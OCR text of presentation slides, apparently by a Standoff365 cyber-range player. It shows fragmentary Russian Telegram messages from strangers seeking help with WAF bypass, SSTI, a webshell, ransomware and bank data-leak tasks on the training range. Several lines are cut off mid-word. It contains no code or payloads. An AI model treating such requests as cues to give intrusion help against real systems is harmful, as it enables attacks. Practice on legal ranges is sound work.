


Пока вы спите, VeeZy ~~качается~~ ломает онлайн-полигон Standoff.

И делает это так успешно, что уже реализовал все доступные на нем сейчас критические события!

Всей командой поздравляем нашего нового героя: он невероятно крут.

Give it back


last seen recently
Translate to English
March 29, 2024
Добрый день!
Увидел ваш пост на хабре про кубер на standoff365.
Не могли бы вы помочь продвинуться дальше? Просто там waf какой то жесткий поставили и обойти никак не получается.
Буду благодарен за помощь!
Translate to English
VeeZy
линписом находил этот файл? ч...
Это самый знатный проеб😂😂😂
Translate to English
Привет, а как ломануть бд банка на стендофе? Через срв админа или надо саму машину как-то взять
22:06
Translate to English
Виктор, привет)
Ты не подскажешь по ssti в банке новостном портале?
14:44
July 22, 2024
ивет, можешь подсказать по риску с шифровальщиком в
жне, ты когда его делал, вебшелл уже был или сам как-то
?
edited 22:14
Translate to English
Добрый вечер, Виктор
22:20
Прош
UPD:
види
Translate to English
Привет Виктор! Меня зовут тоже решаю киберполигон
с365. Прочитал твою статью, и хотел спросить что у тебя
получилось сделать риска про утечку данных
Digital Bank? Просто я застрял в одном месте(
Стат
ней?
VeeZy
i cannot send report and do big thing, b...
It is your great effort. Appreciated 🙏
21:53
Translate to English
т работы или лучше позже
9:59
Привет, норм. Что хотел спросить?
10:10
Translate to
Добрый вечер, прочитал вашу статью на хабре. Оч
интересно и подробно расписали некоторые момен
понравилось , спасибо!
Возникло несколько вопросов, буду благодарен есл
Привет
14:58
Ты на StandOff365 решил НС по утечке 50 клиентов банка?
14:58
ccess, SSTI вроде как есть, но WAF не
цию внутри, я постепенно
посмотреть на каких он именно
ерепробовал почти все, сможешь
лать еще?
10:19

References

Bagley
Standoff365 2023 champion
https://t.me/bagl3y_notes

References

Purple Shift

Questions

The end